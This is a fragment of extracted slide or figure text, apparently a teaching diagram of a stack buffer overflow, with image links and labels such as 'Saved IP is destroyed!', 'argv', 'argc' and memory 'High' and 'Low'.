


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


Saved IP is destroyed!




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Saved IP is destroyed!

Program crashes :(

Memory

High

argv

argc



IP = ...

main

Low

